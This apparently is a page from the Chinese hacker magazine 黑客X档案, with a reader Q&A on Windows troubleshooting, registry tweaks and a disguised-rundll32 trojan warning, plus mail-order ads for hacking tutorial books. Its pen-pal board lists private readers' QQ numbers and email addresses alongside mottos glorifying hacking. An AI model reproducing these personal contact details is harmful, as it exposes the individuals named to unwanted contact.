答: 这要分几种情况来解释,第一种情况是因为在Windows启动后,要求输入Microsoft网络用户登录口令时,点了“取消”按钮所造成的,如果是要登录NT服务器,必须以合法的用户登录,并且输入正确口令,第二种情况是与其它的硬件产生冲突。打开“控制面板→系统→设备管理”,查看硬件的前面是否有黄色的问号、感叹号或者红色的问号。如果有,必须手工更改这些设备的中断和I/O地址设置。

问: 为什么Win9X/Me访问不了或者看不到Win2K/XP,而反过来却没有问题呢?

答: 确认你的WIN2K/XP打开了Guest帐户,是否启用了“浏览服务”,或者Win9X/Me安装了“打印机和文件共享”,NetBIOS解析没有问题,并且双方没有防火墙的阻挡,就可以互相看到。

问: 我发现在IE中输入网址的时候,开头字母相同的网址一般情况下会显示在地址栏的下拉菜单中,虽然这样能方便查找,但是还必须通过鼠标或者键盘上下键进行选择。有没有办法让相似的网址直接显示在地址栏中呢?

答: 打开注册表,找到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer,右击Explorer新建子键Autocomplete,然后在Autocomplete右侧窗口新建名为“Append Completion”的字符串值,并且

输入“yes”，激活自动完成功能。接着我们打开IE浏览器，此时我们在地址栏中输入www.ha，如果你访问过黑客X档案网站www.hackerxfiles.com的话，这时IE会自动将其补全，是不是感觉很方便啊？

问：一开机自动运行Rundll32.exe程序，进入msconfig把它从启动栏选项去掉，下次开机还是照样自动运行。

答：rundll的功能是以命令列的方式呼叫Windows的动态链接库。Rundll32.exe与Rundll.exe的区别就在于前者是呼叫32位的链接库，后者是用于16位的链接库。rundll32.exe是专门用来调用dll文件的程序。

如果用的是Win98，rundll32.exe一般存在于Windows目录下；如果用的WinXP，rundll32.exe一般存在于Windows\System32目录下。若是在其它目录，就可能是一个木马程序，它会伪装成rundll32.exe。一般由3721引起，卸载3721可以解决问题。

问：我的系统安装了Windows 2000和Windows XP双系统，在WinXP下安装了瑞星杀毒软件，但是又想在Win2K下不再重新安装，想双系统同时使用瑞星杀毒软件，该怎么办呢？

答：首先在WinXP下安装好瑞星杀毒软件，最好安装在

默认的目录下面，比如C:\Program Files\Rising\Ray目录下。然后再找一台已经安装好瑞星杀毒软件的Win2K操作系统，将注册表HKEY_LOCAL_MACHINE\SOFTWARE\rising导出为rising.reg，拷贝到你的Win2K中来运行一下，这样瑞星安装的一些信息文件和路径都被导入到你的Win2K操作系统中了。最后下载一个瑞星2005完整升级包，运行一下，这样在你的Win2K系统中所有的快捷方式就都有了，和重新安装的一模一样。

问：我的电脑最近出现了如下问题：启动有时找不到硬盘，有时能找到，即使能找到，但在显示“正在进入Windows……”后，便出现黑屏了。重启数次后，有时偶尔能进入系统。重装系统后，当天使用正常，第二天又出现以上的问题。这是怎么回事？如何解决？

答：出现以上现象，估计原因有如下几个：

- 1.电源功率不足，造成硬盘无法正常工作，因此无法被系统识别。
- 2.主板IDE数据接口或硬盘数据线有问题，因此无法从硬盘启动。
- 3.硬盘本身存在故障，造成系统工作异常。建议你根据上述的几点意见来推断故障原因，具体处理时可以采用替换法处理。

交友粘贴板

QQ:409545201 快乐的猪
E-Mail:409545201@qq.com
黑我黑你黑天下，天下惧黑
客你害他客大家，大家皆客

QQ:290492148 无言de爱
E-Mail:www.lequan@qq.com
“黑”海无涯“友”做舟，原交天下“黑”友，
与“黑”共舞。

QQ:25838584 小雨轻烟看山
E-Mail: dianfengk5@tom.com
今夜又是一个无人问津的我，独自电脑前、寒风袭来。
希望有你！

QQ:339616136 冰魄
E-Mail:fenglong3526342@yahoo.com.cn
黑暗来了，光明还会远吗

QQ:395373802 更深的蓝
E-Mail: zhangweizw66@163.com
广交天下黑友，一起在攻防中寻求突破！

QQ:56310684 幽游孚云
E-Mail: 56310684@qq.com
让中国黑客名声响彻全世界！

QQ:2581950428 王涛
E-Mail:wangtaode.student@sina.com
共同学习，共同进步，交天下道和之友，圆各人志同之梦！

QQ:307679898 游梦浪子
E-Mail:wgm_521@yahoo.com.cn
黑客无极限，我行我show！

QQ:243410954 我感觉
E-Mail:kivenzhang12@163.com
相约《X》，共同撑起一片“黑”天！

QQ:58458578 e六月飞霜
E-Mail:Lkh9898@163.com
“黑海无边，回头是肉鸡”

QQ:349597739 柯街的辣子
E-Mail:lula2000@123.com
坚持到底，黑不言弃

QQ:641104808 水东流
E-Mail:fyc27@163.com
害人之心不能有，黑人之技不可无。

读编互动

栏目编辑: sleyy

栏目信箱: sleyy@126.com

邮
购
信
息

黑客 X 档案 2004 增刊



精选文章 + 相关工具 + 超值光盘, 不管是新手、老手, 还是高手, 完全适合!
1CD + 书 19.80
邮购缩写: ZK04

特惠价 10 元

黑客 X 档案 2004 精华本



60% 全新精彩文章 + 40%
X 档案经典回顾 = 100% X
档案 2004 年精华本
1CD + 书 19.80
邮购缩写: JHB04

特惠价 10 元

黑客 X 档案合订本 (2003-2004 中卷)



特惠价 15 元

黑客问答一点通



推荐给网络安全初学者的一本以答
疑解惑为主的黑客入门图书, 涵盖了最基础的各种问题, 是菜鸟们的
一本入门教程。

1CD + 书 19 元

邮购缩写: YDT

特惠价 10 元

傻瓜黑客 2



专门针对网络安全初学者推出的一
本学习教程。从基础知识, 到各种入
侵实例, 又到各种常见工具的使用,
从各种系统漏洞到常见脚本漏洞一
应俱全, 是菜鸟们不可多得的一本
黑客入门书籍。

1CD + 书 19 元
邮购缩写: SGHK2

特惠价 10 元

如需以前期刊, 请电话咨询!

邮购咨询电话: 010—88560080 邮购联系人: 小邵
邮编: 100037 邮购地址: 北京市海淀区增光路 45 号
收款人: 《黑客 X 档案》邮购部
为避免丢失, 一律挂号邮寄, 请加寄挂号费 3.00 元。

黑客 X 档案合订本 (2003-2004 下卷)



经典动画 + 新动画 + 相关
工具 = 不会错过任何细节
的黑客完整录像教程。

2CD + 书 28.8 元
邮购缩写: HDB 下

特惠价 15 元

菜牛哥哥动画教你学黑客



经典动画 + 新动画 + 相关
工具 = 不会错过任何细节
的黑客完整录像教程。

1CD + 书 10 元
邮购缩写: cngg

特惠价 5 元

黑客 X 档案 2003 精华本



60% 全新精彩文章,
+ 40% X 档案经典回顾

= 100% X 档案精华
1CD + 书 19 元

邮购缩写: JHB03

特惠价 10 元

黑客兵器谱 2

双 CD + 书 22 元
邮购缩写: BQP2

特惠价 12 元

